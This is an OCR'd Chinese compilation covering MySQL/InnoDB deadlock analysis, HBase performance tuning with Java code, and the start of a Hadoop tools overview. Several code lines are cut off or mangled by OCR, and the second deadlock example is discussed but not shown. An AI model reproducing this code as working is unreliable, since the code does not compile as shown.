
下面，来看看两个死锁的例子 (一个是两个 Session 的两条 SQL 产生死锁；另一个是两个 Session 的一条 SQL，产生死锁)：

死锁情况一

Table: T1(id primary key, name)

session 1	session 2
begin;	begin;
select * from t1 where id = 1 for update;	
	delete from t1 where id = 5;
update t1 set name=' qqq' where id = 5;	
	delete from t1 where id = 1;
死锁发生！！！	

id	1	2	3	4	5	6
name	aaa	ccc	aaa	bbb	ccc	zzz



上面的两个死锁用例。第一个非常好理解，也是最常见的死锁，每个事务执行两条 SQL，分别持有了一把锁，然后加另一把锁，产生死锁。

第二个用例，虽然每个 Session 都只有一条语句，仍旧会产生死锁。要分析这个死锁，首先必须用到本文前面提到的 MySQL 加锁的规则。针对 Session 1，从 name 索引出发，读到的[hdc, 1]，[hdc, 6]均满足条件，不仅会加 name 索引上的记录 X 锁，而且会加聚簇索引上的记录 X 锁，加锁顺序为先[1,hdc,100]，后[6,hdc,10]。而 Session 2，从 pubtime 索引出发，[10,6],[100,1]均满足过滤条件，同样也会加聚簇索引上的记录 X 锁，加锁顺序为[6,hdc,10]，后[1,hdc,100]。发现没有，跟 Session 1 的加锁顺序正好相反，如果两个 Session 恰好都持有了第一把锁，请求加第二把锁，死锁就发生了。

结论：死锁的发生与否，并不在于事务中有多少条 SQL 语句，**死锁的关键在于：**两个(或以上)的 Session **加锁的顺序**不一致。而使用本文上面提到的，分析 MySQL 每条 SQL 语句的加锁规则，分析出每条语句的加锁顺序，然后检查多个并发 SQL 间是否存在以相反的顺序加锁的情况，就可以分析出各种潜在的死锁情况，也可以分析出线上死锁发生的原因。

1. 总结

写到这儿，本文也告一段落，做一个简单的总结，要做的完全掌握 MySQL/InnoDB 的加锁规则，甚至是其他任何数据库的加锁规则，需要具备以下的一些知识点：

- 了解数据库的一些基本理论知识：数据的存储格式 (堆组织表 vs 聚簇索引表)；并发控制协议 (MVCC vs Lock-Based CC)；Two-Phase Locking；数据库的隔离级别定义 (Isolation Level)
- 了解 SQL 本身的执行计划 (主键扫描 vs 唯一键扫描 vs 范围扫描 vs 全表扫描)；
- 了解数据库本身的一些实现细节 (过滤条件提取；Index Condition Pushdown；Semi-Consistent Read)；
- 了解死锁产生的原因及分析的方法 (加锁顺序不一致；分析每个 SQL 的加锁顺序)

有了这些知识点，再加上适当的实战经验，全面掌控 MySQL/InnoDB 的加锁规则，当不在话下。

原文：http://hedengcheng.com/?p=771&utm_source=Tuicool_Weekly

HBase 性能优化方法总结

1. 表的设计

1.1 Pre-Creating Regions

默认情况下，在创建 HBase 表的时候会自动创建一个 region 分区，当导入数据的时候，所有的 HBase 客户端都向这一个 region 写数据，直到这个 region 足够大了才进行切分。一种可以加快批量写入速度的方法是通过预先创建一些空的 regions，这样当数据写入 HBase 时，会按照 region 分区情况，在集群内做数据的负载均衡。

有关预分区，详情参见：Table Creation: Pre-Creating Regions，下面是一个例子：

```
1  public static boolean createTable(HBaseAdmin admin, HTableDescriptor table, byte[
2  throws IOException {
3      try {
4          admin.createTable(table, splits);
5          return true;
```

```
    } catch (TableExistsException e) {
        logger.info("table " + table.getNameAsString() + " already exists");
        // the table already exists...
        return false;
    }
}

public static byte[][] getHexSplits(String startKey, String endKey, int numRegio
    byte[][] splits = new byte[numRegions-1][];
    BigInteger lowestKey = new BigInteger(startKey, 16);
    BigInteger highestKey = new BigInteger(endKey, 16);
    BigInteger range = highestKey.subtract(lowestKey);
    BigInteger regionIncrement = range.divide(BigInteger.valueOf(numRegions));
    lowestKey = lowestKey.add(regionIncrement);
    for(int i=0; i < numRegions-1;i++) {
        BigInteger key = lowestKey.add(regionIncrement.multiply(BigInteger.value
        byte[] b = String.format("%016x", key).getBytes();
        splits[i] = b;
    }
    return splits;
}
```

1.2 Row Key

HBase 中 row key 用来检索表中的记录，支持以下三种方式：

- 通过单个 row key 访问：即按照某个 row key 键值进行 get 操作；
- 通过 row key 的 range 进行 scan：即通过设置 startRowKey 和 endRowKey，在这个范围内进行扫描；
- 全表扫描：即直接扫描整张表中所有行记录。

在 HBase 中，row key 可以是任意字符串，最大长度 64KB，实际应用中一般为 10~100bytes，存为 byte[]字节数组，一般设计成定长的。

row key 是按照字典序存储，因此，设计 row key 时，要充分利用这个排序特点，将经常一起读取的数据存储到一块，将最近可能会被访问的数据放在一块。

举个例子：如果最近写入 HBase 表中的数据是最可能被访问的，可以考虑将时间戳作为 row key 的一部分，由于是字典序排序，所以可以使用 Long.MAX_VALUE – timestamp 作为 row key，这样能保证新写入的数据在读取时可以被快速命中。

1.3 Column Family

不要在一张表里定义太多的 column family。目前 Hbase 并不能很好的处理超过 2~3 个 column family 的表。因为某个 column family 在 flush 的时候，它邻近的 column family 也会因关联效应被触发 flush，最终导致系统产生更多的 I/O。感兴趣的同学可以对自己的 HBase 集群进行实际测试，从得到的测试结果数据验证一下。

1.4 In Memory

创建表的时候，可以通过 HColumnDescriptor.setInMemory(true)将表放到 RegionServer 的缓存中，保证在读取的时候被 cache 命中。

1.5 Max Version

创建表的时候，可以通过 HColumnDescriptor.setMaxVersions(int maxVersions)设置表中数据的最大版本，如果只需要保存最新版本的数据，那么可以设置 setMaxVersions(1)。

1.6 Time To Live

创建表的时候，可以通过 HColumnDescriptor.setTimeToLive(int timeToLive)设置表中数据的存储生命期，过期数据将自动被删除，例如如果只需要存储最近两天的数据，那么可以设置 setTimeToLive(2 * 24 * 60 * 60)。

1.7 Compact & Split

在 HBase 中，数据在更新时首先写入 WAL 日志(HLog)和内存(MemStore)中，MemStore 中的数据是排序的，当 MemStore 累计到一定阈值时，就会创建一个新的 MemStore，并且将老的 MemStore 添加到 flush 队列，由单独的线程 flush 到磁盘上，成为一个 StoreFile。于此同时， 系统会在 zookeeper 中记录一个 redo point，表示这个时刻之前的变更已经持久化了(minor compact)。

StoreFile 是只读的，一旦创建后就不可以再修改。因此 Hbase 的更新其实是不断追加的操作。当一个 Store 中的 StoreFile 达到一定的阈值后，就会进行一次合并(major compact)，将对同一个 key 的修改合并到一起，形成一个大的 StoreFile，当 StoreFile 的大小达到一定阈值后，又会对 StoreFile 进行分割(split)，等分为两个 StoreFile。

由于对表的更新是不断追加的，处理读请求时，需要访问 Store 中全部的 StoreFile 和 MemStore，将它们按照 row key 进行合并，由于 StoreFile 和 MemStore 都是经过排序的，并且 StoreFile 带有内存中索引，通常合并过程还是比较快的。

实际应用中，可以考虑必要时手动进行 major compact，将同一个 row key 的修改进行合并形成一个大的 StoreFile。同时，可以将 StoreFile 设置大些，减少 split 的发生。

2. 写表操作

2.1 多 HTable 并发写

创建多个 HTable 客户端用于写操作，提高写数据的吞吐量，一个例子：

```
1  static final Configuration conf = HBaseConfiguration.create();
2  static final String table_log_name = “user_log”;
3  wTableLog = new HTable[tableN];
4  for (int i = 0; i < tableN; i++) {
5          wTableLog[i] = new HTable(conf, table_log_name);
6          wTableLog[i].setWriteBufferSize(5 * 1024 * 1024); //5MB
7          wTableLog[i].setAutoFlush(false);
```

```
8 }
```

2.2 HTable 参数设置

2.2.1 Auto Flush

通过调用 HTable.setAutoFlush(false)方法可以将 HTable 写客户端的自动 flush 关闭，这样可以批量写入数据到 HBase，而不是有一条 put 就执行一次更新，只有当 put 填满客户端写缓存时，才实际向 HBase 服务端发起写请求。默认情况下 auto flush 是开启的。

2.2.2 Write Buffer

通过调用 HTable.setWriteBufferSize(writeBufferSize)方法可以设置 HTable 客户端的写 buffer 大小，如果新设置的 buffer 小于当前写 buffer 中的数据时，buffer 将会被 flush 到服务端。其中，writeBufferSize 的单位是 byte 字节数，可以根据实际写入数据量的多少来设置该值。

2.2.3 WAL Flag

在 HBae 中，客户端向集群中的 RegionServer 提交数据时（Put/Delete 操作），首先会先写 WAL（Write Ahead Log）日志（即 HLog，一个 RegionServer 上的所有 Region 共享一个 HLog），只有当 WAL 日志写成功后，再接着写 MemStore，然后客户端被通知提交数据成功；如果写 WAL 日志失败，客户端则被通知提交失败。这样做的好处是可以做到 RegionServer 宕机后的数据恢复。

因此，对于相对不太重要的数据，可以在 Put/Delete 操作时，通过调用 Put.setWriteToWAL(false)或 Delete.setWriteToWAL(false)函数，放弃写 WAL 日志，从而提高数据写入的性能。

值得注意的是：谨慎选择关闭 WAL 日志，因为这样的话，一旦 RegionServer 宕机，Put/Delete 的数据将会无法根据 WAL 日志进行恢复。

2.3 批量写

通过调用 HTable.put(Put)方法可以将一个指定的 row key 记录写入 HBase，同样 HBase 提供了另一个方法：通过调用 HTable.put(List<Put>)方法可以将指定的 row key 列表，批量写入多行记录，这样做的好处是批量执行，只需要一次

网络 I/O 开销，这对于对数据实时性要求高，网络传输 RTT 高的情景下可能带来明显的性能提升。

2.4 多线程并发写

在客户端开启多个 HTable 写线程，每个写线程负责一个 HTable 对象的 flush 操作，这样结合定时 flush 和写 buffer（writeBufferSize），可以既保证在数据量小的时候，数据可以在较短时间内被 flush（如 1 秒内），同时又保证在数据量大的时候，写 buffer 一满就及时进行 flush。下面给个具体的例子：

```
for (int i = 0; i < threadN; i++) {
        Thread th = new Thread() {
                public void run() {
                        while (true) {
                                try {
                                        sleep(1000); //1 second
                                } catch (InterruptedException e) {
                                        e.printStackTrace();
                                }
                                synchronized (wT
{
                                try {
                                        wTableLog[i].flushCommits();
                                } catch (IOException e) {
                                        e.printStackTrace();
                                }
                        }
                }
        };
        th.setDaemon(true);
        th.start();
```

```
22  }
```

3. 读表操作

3.1 多 HTable 并发读

创建多个 HTable 客户端用于读操作，提高读数据的吞吐量，一个例子：

```
1  static final Configuration conf = HBaseConfiguration.create();
2  static final String table_log_name = “user_log”;
3  rTableLog = new HTable[tableN];
4  for (int i = 0; i < tableN; i++) {
5          rTableLog[i] = new HTable(conf, table_log_name);
6          rTableLog[i].setScannerCaching(50);
7  }
```

3.2 HTable 参数设置

3.2.1 Scanner Caching

通过调用 HTable.setScannerCaching(int scannerCaching)可以设置 HBase scanner 一次从服务端抓取的数据条数，默认情况下一次一条。通过将此值设置成一个合理的值，可以减少 scan 过程中 next()的时间开销，代价是 scanner 需要通过客户端的内存来维持这些被 cache 的行记录。

3.2.2 Scan Attribute Selection

scan 时指定需要的 Column Family，可以减少网络传输数据量，否则默认 scan 操作会返回整行所有 Column Family 的数据。

3.2.3 Close ResultScanner

通过 scan 取完数据后，记得要关闭 ResultScanner，否则 RegionServer 可能会出现问题（对应的 Server 资源无法释放）。

3.3 批量读

通过调用 HTable.get(Get)方法可以根据一个指定的 row key 获取一行记录，同样 HBase 提供了另一个方法：通过调用 HTable.get(List)方法可以根据一个指定的 row key 列表，批量获取多行记录，这样做的好处是批量执行，只需要一次网络 I/O 开销，这对于对数据实时性要求高而且网络传输 RTT 高的情景下可能带来明显的性能提升。

3.4 多线程并发读

在客户端开启多个 HTable 读线程，每个读线程负责通过 HTable 对象进行 get 操作。下面是一个多线程并发读取 HBase，获取店铺一天内各分钟 PV 值的例子：

```
1  public class DataReaderServer {
2          //获取店铺一天内各分钟 PV 值的入口函数
3          public static ConcurrentHashMap getUnitMinutePV(long uid, long startS
4                  long min = startStamp;
5                  int count = (int)((endStamp - startStamp) / (60*1000));
6                  List lst = new ArrayList();
7                  for (int i = 0; i <= count; i++) {
8                          min = startStamp + i * 60 * 1000;
9                          lst.add(uid + "_" + min);
10                 }
11                 return parallelBatchMinutePV(lst);
12         }
13         //多线程并发查询，获取分钟 PV 值
14 private static ConcurrentHashMap parallelBatchMinutePV(List lstKeys){
15                 ConcurrentHashMap hashRet = new ConcurrentHashMap();
16                 int parallel = 3;
17                 List<List<String>> lstBatchKeys   = null;
18                 if (lstKeys.size() < parallel ){
19                         lstBatchKeys   = new ArrayList<List<String>>(1);
```

```
                        lstBatchKeys.add(lstKeys);
                }
                else{
                        lstBatchKeys   = new ArrayList<List<String>>(parallel);
                        for(int i = 0; i < parallel; i++   ){
                                List lst = new ArrayList();
                                lstBatchKeys.add(lst);
                        }

                        for(int i = 0 ; i < lstKeys.size() ; i ++ ){
                                lstBatchKeys.get(i%parallel).add(lstKeys.get(i)
                        }
                }

                List >> futures = new ArrayList >>(5);

                ThreadFactoryBuilder builder = new ThreadFactoryBuilder();
                builder.setNameFormat("ParallelBatchQuery");
                ThreadFactory factory = builder.build();
                ThreadPoolExecutor executor = (ThreadPoolExecutor)
Executors.newFixedThreadPool(lstBatchKeys.size(), factory);

                for(List keys : lstBatchKeys){
                        Callable< ConcurrentHashMap > callable = new BatchMinut
                        FutureTask< ConcurrentHashMap > future = (FutureTask< C
executor.submit(callable);
                        futures.add(future);
                }
                executor.shutdown();

```

```
49                  // Wait for all the tasks to finish
50                  try {
51                      boolean stillRunning = !executor.awaitTermination(
52                              5000000, TimeUnit.MILLISECONDS);
53                      if (stillRunning) {
54                          try {
55                              executor.shutdownNow();
56                          } catch (Exception e) {
57                              // TODO Auto-generated catch block
58                              e.printStackTrace();
59                          }
60                      }
61                  } catch (InterruptedException e) {
62                      try {
63                          Thread.currentThread().interrupt();
64                      } catch (Exception e1) {
65                          // TODO Auto-generated catch block
66                          e1.printStackTrace();
67                      }
68                  }
69
70                  // Look for any exception
71                  for (Future f : futures) {
72                      try {
73                          if(f.get() != null)
74                          {
75                              hashRet.putAll((ConcurrentHashMap)f.get());
76                          }
77                      } catch (InterruptedException e) {
```

```
78                          try {
79                              Thread.currentThread().interrupt();
80                          } catch (Exception e1) {
81                              // TODO Auto-generated catch block
82                              e1.printStackTrace();
83                          }
84                      } catch (ExecutionException e) {
85                          e.printStackTrace();
86                      }
87                  }
88
89                  return hashRet;
90          }
91              //一个线程批量查询，获取分钟 PV 值
92          protected static ConcurrentHashMap getBatchMinutePV(List lstKeys){
93                  ConcurrentHashMap hashRet = null;
94                  List lstGet = new ArrayList();
95                  String[] splitValue = null;
96                  for (String s : lstKeys) {
97                          splitValue = s.split("_");
98                          long uid = Long.parseLong(splitValue[0]);
99                          long min = Long.parseLong(splitValue[1]);
100                         byte[] key = new byte[16];
101                         Bytes.putLong(key, 0, uid);
102                         Bytes.putLong(key, 8, min);
103                         Get g = new Get(key);
104                         g.addFamily(fp);
105                         lstGet.add(g);
106                 }
```

```
107                 Result[] res = null;
108                 try {
109                         res = tableMinutePV[rand.nextInt(tableN)].get(lstGet);
110                 } catch (IOException e1) {
111                         logger.error("tableMinutePV exception, e=" + e1.getStac
112                 }
113
114                 if (res != null && res.length > 0) {
115                         hashRet = new ConcurrentHashMap(res.length);
116                         for (Result re : res) {
117                                 if (re != null && !re.isEmpty()) {
118                                         try {
119                                                 byte[] key = re.getRow();
120                                                 byte[] value = re.getValue(fp,
121                                                 if (key != null && value != nul
122                                                         hashRet.put(String.valu
123                                                                 Bytes.S
124 String.valueOf(Bytes
125                                                                 .toLong
126                                                 }
127                                         } catch (Exception e2) {
128                                                 logger.error(e2.getStackTrace()
129                                         }
130                                 }
131                         }
132                 }
133
134                 return hashRet;
135         }
}
```

```
136 //调用接口类，实现 Callable 接口
137 class BatchMinutePVCallable implements Callable>{
138         private List keys;
139
140         public BatchMinutePVCallable(List lstKeys ) {
141                 this.keys = lstKeys;
142         }
143
144         public ConcurrentHashMap call() throws Exception {
145                 return DataReadServer.getBatchMinutePV(keys);
146         }
    }
```

3.5 缓存查询结果

对于频繁查询 HBase 的应用场景，可以考虑在应用程序中做缓存，当有新的查询请求时，首先在缓存中查找，如果存在则直接返回，不再查询 HBase；否则对 HBase 发起读请求查询，然后在应用程序中将查询结果缓存起来。至于缓存的替换策略，可以考虑 LRU 等常用的策略。

3.6 Blockcache

HBase 上 Regionserver 的内存分为两个部分，一部分作为 Memstore，主要用来写；另外一部分作为 BlockCache，主要用于读。

写请求会先写入 Memstore，Regionserver 会给每个 region 提供一个 Memstore，当 Memstore 满 64MB 以后，会启动 flush 刷新到磁盘。当 Memstore 的总大小超过限制时（heapsize * hbase.regionserver.global.memstore.upperLimit * 0.9），会强行启动 flush 进程，从最大的 Memstore 开始 flush 直到低于限制。

读请求先到 Memstore 中查数据，查不到就到 BlockCache 中查，再查不到就会到磁盘上读，并把读的结果放入 BlockCache。由于 BlockCache 采用的是

LRU 策略，因此 BlockCache 达到上限(heapsize * hfile.block.cache.size * 0.85)后，会启动淘汰机制，淘汰掉最老的一批数据。

一个 Regionserver 上有一个 BlockCache 和 N 个 Memstore，它们的大小之和不能大于等于 heapsize * 0.8，否则 HBase 不能启动。默认 BlockCache 为 0.2，而 Memstore 为 0.4。对于注重读响应时间的系统，可以将 BlockCache 设大些，比如设置 BlockCache=0.4，Memstore=0.39，以加大缓存的命中率。

有关 BlockCache 机制，请参考这里：HBase 的 Block cache，HBase 的 blockcache 机制，hbase 中的缓存的计算与使用。

4.数据计算

4.1 服务端计算

Coprocessor 运行于 HBase RegionServer 服务端，各个 Regions 保持对与其相关的 coprocessor 实现类的引用，coprocessor 类可以通过 RegionServer 上 classpath 中的本地 jar 或 HDFS 的 classloader 进行加载。

目前，已提供有几种 coprocessor：

Coprocessor：提供对于 region 管理的钩子，例如 region 的 open/close/split/flush/compact 等；

RegionObserver：提供用于从客户端监控表相关操作的钩子，例如表的 get/put/scan/delete 等；

Endpoint：提供可以在 region 上执行任意函数的命令触发器。一个使用例子是 RegionServer 端的列聚合，这里有代码示例。

以上只是有关 coprocessor 的一些基本介绍，本人没有对其实际使用的经验，对它的可用性和性能数据不得而知。感兴趣的同学可以尝试一下，欢迎讨论。

4.2 写端计算

4.2.1 计数

HBase 本身可以看作是一个可以水平扩展的 Key-Value 存储系统，但是其本身的计算能力有限（Coprocessor 可以提供一定的服务端计算），因此，使用

HBase 时，往往需要从写端或者读端进行计算，然后将最终的计算结果返回给调用者。举两个简单的例子：

PV 计算：通过在 HBase 写端内存中，累加计数，维护 PV 值的更新，同时为了做到持久化，定期（如 1 秒）将 PV 计算结果同步到 HBase 中，这样查询端最多会有 1 秒钟的延迟，能看到秒级延迟的 PV 结果。

分钟 PV 计算：与上面提到的 PV 计算方法相结合，每分钟将当前的累计 PV 值，按照 rowkey + minute 作为新的 rowkey 写入 HBase 中，然后在查询端通过 scan 得到当天各个分钟以前的累计 PV 值，然后顺次将前后两分钟的累计 PV 值相减，就得到了当前一分钟内的 PV 值，从而最终也就得到当天各个分钟内的 PV 值。

4.2.2 去重

对于 UV 的计算，就是个去重计算的例子。分两种情况：

如果内存可以容纳，那么可以在 Hash 表中维护所有已经存在的 UV 标识，每当新来一个标识时，通过快速查找 Hash 确定是否是一个新的 UV，若是则 UV 值加 1，否则 UV 值不变。另外，为了做到持久化或提供给查询接口使用，可以定期（如 1 秒）将 UV 计算结果同步到 HBase 中。

如果内存不能容纳，可以考虑采用 Bloom Filter 来实现，从而尽可能的减少内存的占用情况。除了 UV 的计算外，判断 URL 是否存在也是个典型的应用场景。

4.3 读端计算

如果对于响应时间要求比较苛刻的情况（如单次 http 请求要在毫秒级时间内返回），个人觉得读端不宜做过多复杂的计算逻辑，尽量做到读端功能单一化：即从 HBase RegionServer 读到数据（scan 或 get 方式）后，按照数据格式进行简单的拼接，直接返回给前端使用。当然，如果对于响应时间要求一般，或者业务特点需要，也可以在读端进行一些计算逻辑。

5.总结

作为一个 Key-Value 存储系统，HBase 并不是万能的，它有自己独特的地方。因此，基于它来做应用时，我们往往需要从多方面进行优化改进（表设计、


读表操作、写表操作、数据计算等），有时甚至还需要从系统级对 HBase 进行配置调优，更甚至可以对 HBase 本身进行优化。这属于不同的层次范畴。

总之，概括来讲，对系统进行优化时，首先定位到影响你的程序运行性能的瓶颈之处，然后有的放矢进行针对行的优化。如果优化后满足你的期望，那么就可以停止优化；否则继续寻找新的瓶颈之处，开始新的优化，直到满足性能要求。

原文：
http://blog.linezing.com/2012/03/hbase-performance-optimization?utm_source=Tuicool_Weekly

十八款 Hadoop 工具帮你驯服大数据(1)


【2013 年 12 月 12 日 51CTO 外电头条】Hadoop 已经通过自身的蓬勃发展证明，它不仅仅是一套用于将工作内容传播到计算机群组当中的小型堆栈--不，这与它的潜能相比简直微不足道。这套核心的价值已经被广泛证实，目前大量项目如雨后春笋般围绕它建立起来。有些项目负责数据管理、有些负责流程监控、还有一些则提供先进的数据存储机制。



Hadoop 业界正在迅速发展，从业企业拿出的解决方案也多种多样，其中包括提供技术支持、在托管集群中提供按时租用服务、为这套开源核心开发先进的功能强化或者将自有工具添加到方案组合当中。

在今天的文章中，我们将一同了解当下 Hadoop 生态系统当中那些最为突出的杰作。总体而言，这是一套由众多工具及代码构成的坚实基础、共同聚集在"Hadoop"这面象征着希望的大旗之下。

Hadoop




虽然很多人会把映射与规约工具广义化称为 Hadoop，但从客观角度讲、其实只有一小部分核心代码算是真正的 Hadoop。多个工作节点负责对保存在本地的数据进行功能执行，而基于 Java 的代码则对其加以同步。这些工作节点得到的结果随后经过汇总并整理为报告。第一个步骤被称为"映射（即 map）"，而第二步骤则被称为"规约（reduce）"。

Hadoop 为本地数据存储与同步系统提供一套简化抽象机制，从而保证程序员能够将注意力集中在编写代码以实现数据分析工作上，其它工作交给 Hadoop 处理即可。Hadoop 会将任务加以拆分并设计执行规程。错误或者故障在意料之中，Hadoop 的设计初衷就在于适应由单独设备所引发的错误。

项目代码遵循 Apache 许可机制。

官方网站：hadoop.apache.org

Ambari

